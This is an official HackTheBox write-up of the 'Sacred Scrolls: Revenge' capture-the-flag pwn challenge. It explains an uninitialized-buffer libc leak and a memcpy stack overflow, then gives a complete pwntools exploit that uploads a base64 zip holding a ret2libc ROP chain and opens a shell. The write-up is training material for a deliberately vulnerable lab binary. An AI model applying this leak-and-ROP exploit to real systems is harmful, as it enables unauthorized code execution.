



HACKTHEBOX



Sacred Scrolls: Revenge

18th Nov 2022 / Document No.
D22.102.262

Prepared By: irOnstone

Challenge Author(s): w3th4nds

Difficulty: **Very Easy**

Classification: Official

Synopsis

Sacred Scrolls: Revenge is a Very Easy pwn challenge that features sending a .zip file with `nc` in the base64 format and a ret2libc

Skills Required

- Basic python

Skills Learned

- Encoding files as base64 and transmitting them

Analysis

First of all, we start with a `checksec`:

```
[*] './sacred_scrolls'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
RUNPATH:   b'./glibc/'
```

Protections

As we can see:

Protection	Enabled	Usage
Canary	✗	Prevents Buffer Overflows
NX	✓	Disables code execution on stack
PIE	✗	Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:

```

$ ./sacred Scrolls

[+] All Σ P ∉ ∟ ∟ Σ have been whiped out..

Enter your wizard tag: a

Interact with magic library a
)4
1. Upload Σ P ∉ ∟ ∟
2. Read Σ P ∉ ∟ ∟
2. Cast Σ P ∉ ∟ ∟
3. Leave

>>
```

The first bug is already visible here. If you enter a small tag, you get a leak from the uninitialized big buffer. We could potentially use this to leak a libc address.

Disassembly

main()

Initially, the decompilation looks like this:

```

int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    void *v3; // rsp
```

```

__int64 v4; // rax
__int64 *v5; // rax
__int64 v6; // rcx
__int64 v7; // rcx
__int64 v8; // rcx
__int64 v9; // rcx
__int64 v10; // rcx
__int64 v11; // rcx
__int64 v12; // rcx
__int64 v13; // rcx
__int64 v14; // rcx
__int64 v15; // rcx
__int64 v16; // rcx
__int64 v17; // rcx
__int64 v18[25]; // [rsp+0h] [rbp-100h] BYREF
void *buf; // [rsp+C8h] [rbp-38h]
__int64 v20; // [rsp+D0h] [rbp-30h]
int v21; // [rsp+DCh] [rbp-24h]

setup(argc, argv, envp);
banner();
clean();
printf("\nEnter your wizard tag: ");
v21 = 1536;
v20 = 1535LL;
v3 = alloca(1536LL);
buf = v18;
read(0, v18, 0x5FFuLL);
printf("\nInteract with magic library %s", (const char *)buf);
memset(v18, 0, sizeof(v18));
while ( 1 )
{
    while ( 1 )
    {
        v4 = menu();
        if ( v4 != 2 )
            break;
        v5 = (__int64 *)spell_read();
        v6 = v5[1];
        v18[0] = *v5;
        v18[1] = v6;
        v7 = v5[3];
        v18[2] = v5[2];
        v18[3] = v7;
        v8 = v5[5];
        v18[4] = v5[4];
        v18[5] = v8;
        v9 = v5[7];
        v18[6] = v5[6];
        v18[7] = v9;
        v10 = v5[9];
        v18[8] = v5[8];
        v18[9] = v10;
        v11 = v5[11];
        v18[10] = v5[10];
        v18[11] = v11;
    }
}

```

```

    v12 = v5[13];
    v18[12] = v5[12];
    v18[13] = v12;
    v13 = v5[15];
    v18[14] = v5[14];
    v18[15] = v13;
    v14 = v5[17];
    v18[16] = v5[16];
    v18[17] = v14;
    v15 = v5[19];
    v18[18] = v5[18];
    v18[19] = v15;
    v16 = v5[21];
    v18[20] = v5[20];
    v18[21] = v16;
    v17 = v5[23];
    v18[22] = v5[22];
    v18[23] = v17;
    v18[24] = v5[24];
    printf(asc_401F80, v18);
}
if ( v4 == 3 )
{
    spell_save(v18);
    exit(22);
}
if ( v4 == 1 )
    spell_upload();
}
}

```

We can clean this up, but the general gist makes sense - the tag is read into `buf` and a choice `v4` is made. There are some functions of interest that get run based on our choice:

- 1 - `spell_upload()`
- 2 - `spell_read()`
- 3 - `spell_save()`

`menu()` is just the menu, nothing important.

`spell_upload()`

In `spell_upload()`, it takes in the base64 of a zip file. It then runs `echo '<input>' | base64 -d > spell.zip` to save it on the remote side, which is piped to bash. There is a check for invalid characters, so a user cannot use command injection to get a shell.

```

int spell_upload()
{
    char dest[4096]; // [rsp+0h] [rbp-1220h] BYREF
    char buf[520]; // [rsp+1000h] [rbp-220h] BYREF
    __int64 fd; // [rsp+1208h] [rbp-18h]
    unsigned __int64 ptr; // [rsp+1210h] [rbp-10h]
    unsigned __int64 i; // [rsp+1218h] [rbp-8h]

```

```

memset(buf, 0, 0x200uLL);
memset(dest, 0, sizeof(dest));
printf("\n[*] Enter file (it will be named spell.zip): ");
ptr = read(0, buf, 0x1FFuLL);
buf[ptr - 1] = 0; // null-terminate
// check for invalid characters
for ( i = 0LL; i < ptr; ++i )
{
    if ( (buf[i] <= 96 || buf[i] > 122)
        && (buf[i] <= 64 || buf[i] > 90)
        && (buf[i] <= 47 || buf[i] > 57)
        && buf[i] != 46
        && buf[i]
        && buf[i] != 43
        && buf[i] != 61 )
    {
        printf("\n%s[-] File contains invalid character: [%c]\n", "\x1B[1;31m",
(unsigned int)buf[i]);
        exit(20);
    }
}
// the base64 inputted is decoded using bash by being piped to system
strcpy(dest, "echo ");
strcat(dest, buf);
strcat(dest, " | base64 -d > spell.zip");
system(dest);
fd = (__int64)fopen("spell.zip", "rb");
if ( !fd )
{
    printf("%s\n[-] There is no such file!\n\n", "\x1B[1;31m");
    exit(-69);
}
printf("%s\n[+] Spell has been added!\n%s", "\x1B[1;32m", "\x1B[1;34m");
return close(fd);
}

```

spell_read()

```

char *spell_read()
{
    FILE *stream; // [rsp+10h] [rbp-10h]
    char *ptr; // [rsp+18h] [rbp-8h]

    ptr = (char *)malloc(0x190uLL);
    system("unzip spell.zip");
    stream = fopen("spell.txt", "rb");
    if ( !stream )
    {
        printf("%s\n[-] There is no such file!\n\n", "\x1B[1;31m");
        exit(-69);
    }
    fread(ptr, 0x18FuLL, 1uLL, stream);
    if ( strcmp(ptr, &s2, 4uLL) || strcmp(ptr + 4, &byte_401327, 3uLL) )
    {

```

```

    printf("%s\n[-] Your file does not have the signature of the boy who
lived!\n\n", "\x1B[1;31m");
    exit(1312);
}
close((int)stream);
return ptr;
}

```

This function returns a `char *` and we need to keep that in mind. It actually unzips the file (if it's a valid zip) and then reads the content of the `spell.txt` which is what the .zip should contain. After that, it checks if the first bytes of the `spell.txt` are these bytes here:

```

.rodata:0000000000401322 s2          db  0F0h          ; DATA XREF:
spell_read+8B↑o
.rodata:0000000000401323          db   9Fh
.rodata:0000000000401324          db   91h
.rodata:0000000000401325          db   93h
.rodata:0000000000401326          db    0
.rodata:0000000000401327 ; const char byte_401327
.rodata:0000000000401327 byte_401327 db  0E2h          ; DATA XREF:
spell_read+AB↑o
.rodata:0000000000401328          db   9Ah
.rodata:0000000000401329          db  0A1h

```

If so, then it proceeds and returns the content of `spell.txt` which can be up to 399 bytes. Still no overflow here. But where does it return to?

```

v5 = (__int64 *)spell_read();
v6 = v5[1];
v18[0] = *v5;
v18[1] = v6;
v7 = v5[3];
v18[2] = v5[2];
v18[3] = v7;
v8 = v5[5];
v18[4] = v5[4];
v18[5] = v8;
v9 = v5[7];
v18[6] = v5[6];
v18[7] = v9;
v10 = v5[9];
v18[8] = v5[8];
v18[9] = v10;
v11 = v5[11];
v18[10] = v5[10];
v18[11] = v11;
v12 = v5[13];
v18[12] = v5[12];
v18[13] = v12;
v13 = v5[15];
v18[14] = v5[14];
v18[15] = v13;
v14 = v5[17];
v18[16] = v5[16];

```

```

v18[17] = v14;
v15 = v5[19];
v18[18] = v5[18];
v18[19] = v15;
v16 = v5[21];
v18[20] = v5[20];
v18[21] = v16;
v17 = v5[23];
v18[22] = v5[22];
v18[23] = v17;
v18[24] = v5[24];
printf(asc_401F80, v18);

```

This very clearly looks like an inline `memcpy`! We know `v18` is a generic buffer (as it's also used to read the tag), so it's really an array of characters. We can say that the remaining content of `spell.txt` is stored in `v18` (which we'll rename to `buffer` and set to be a `char[200]` rather than an array of integers). `buffer` is later passed on to `spell_save()`.

`spell_save()`:

```

int __fastcall spell_save(const void *buf)
{
    char dest[32]; // [rsp+10h] [rbp-20h] BYREF

    memcpy(dest, buf, 0x258uLL);
    return printf("%s\n[-] This spell is not quiet effective, thus it will not be
saved!\n", "\x1B[1;31m");
}

```

The bug here is pretty obvious and straightforward. We have a 32 bytes buffer `local_28` and the program copies 600 bytes from the inputted buffer to that buffer using `memcpy`. This gives us a clear buffer overflow vulnerability, and we can just perform a ret2libc attack to take shell.

Summary

- We have an uninitialized buffer that allows for leaking, which could enable us to get a libc leak
- We then send the base64 of a valid `.zip` file via `spell_upload()`
 - This ZIP contains a file named `spell.txt` which contains our ret2libc payload via
- The file will be unzipped and the contents of `spell.txt` will be read via `spell_read()`
 - The payload should have the correct initial bytes to pass the check
- We execute our payload via `spell_save()` and get shell

Exploitation

Basic Setup

```
from pwn import *


elf = context.binary = ELF('./sacred_scroll')
libc = elf.libc
p = process()
```

Leaking Libc

Through some trial and error, comparing the results with process mappings via `vmmap`, we can determine that 15 `A` characters then a newline (so 16 characters total) will result in the leaking of a libc address:

```
# leak libc address
p.sendlineafter(b'tag: ', b'A' * 15)
p.recvuntil(b'A'*15 + b'\n')
leak = u64(p.recv(6) + b'\0\0')
log.info(f'LIBC Leak: 0x{leak:x}')
libc.address = leak - 0x1d8698
log.success(f'LIBC Base: 0x{libc.address:x}')
```

We can see that the leaked address always ends in `000`, which is a good sign that we successfully get the base:

A terminal window with a black background and white text. It shows the execution of a Python script named exploit.py. The output includes starting a local process, leaking a libc address, calculating the libc base, and stopping the process.

```
$ python3 exploit.py
[+] Starting local process './sacred_scroll': pid 2914
[*] LIBC Leak: 0x7fb1e95d8698
[+] LIBC Base: 0x7fb1e9400000
[*] Stopped process './sacred_scroll' (pid 2914)
```

Uploading a File

We can then automate the process of uploading a file, which is a pretty simple one. Note that there is a slight complication, which is that you need the file to be called `spell.txt`, but when we test it locally the binary creates one locally as well! The same goes for `spell.zip`. To combat this, we'll remove them at various points in the script so there's no contamination. There is also a `sleep()` in there so that the file isn't removed before it's deflated.

```
# the payload that will be delivered to the buffer
payload = b'A' * 8

with open('spell.txt', 'wb') as f:
    f.write(b'\xf0\x9f\x91\x93\xe2\x9a\xa1' + payload)

# Make the zip file
```

```

os.system('zip -9 spell.zip spell.txt')
os.system('cat spell.zip | base64 -w0 > temp.txt')

# Read payload
with open('temp.txt' , 'rb') as f:
    b64zip = f.read()

os.system('rm -rf spell.txt spell.zip temp.txt')

# Send file as base64
p.sendlineafter(b'>> ', b'1')
p.sendlineafter(b': ', b64zip)

# Read spell
p.sendlineafter(b'>> ', b'2')

sleep(1)

# Clean system again to avoid errors
os.system('rm -rf spell.txt spell.zip')

print(p.clean(1))

```

Uploading a ROP chain

The final step is to work out the padding and then perform a ret2libc attack. By running it under a debugger, we see the padding length to the saved return pointer is `0x28`. Once we do this, we have to trigger `spell_save()`. Keep stack alignment in mind!

```

# the payload that will be delivered to the buffer
rop = ROP(libc)

rop.raw(rop.ret)
rop.system(next(libc.search(b'/bin/sh\0')))

with open('spell.txt', 'wb') as f:
    payload = b'\xf0\x9f\x91\x93\xe2\x9a\xa1'.ljust(0x28, b'A')
    f.write(payload + rop.chain())

```

Now just trigger it:

```

p.sendlineafter(b'>> ', b'3')
p.interactive()

```

We get a shell!



```
$ python3 exploit.py
[+] Starting local process './sacred_scrolls': pid 4090
[*] LIBC Leak: 0x7f87e91d8698
[+] LIBC Base: 0x7f87e9000000
    adding: spell.txt (deflated 53%)
[*] Switching to interactive mode
[-] This spell is not quiet effective, thus it will not be saved!
$ ls
glibc      exploit.py  flag.txt   sacred_scrolls
```

Now just transfer it remotely to get the flag.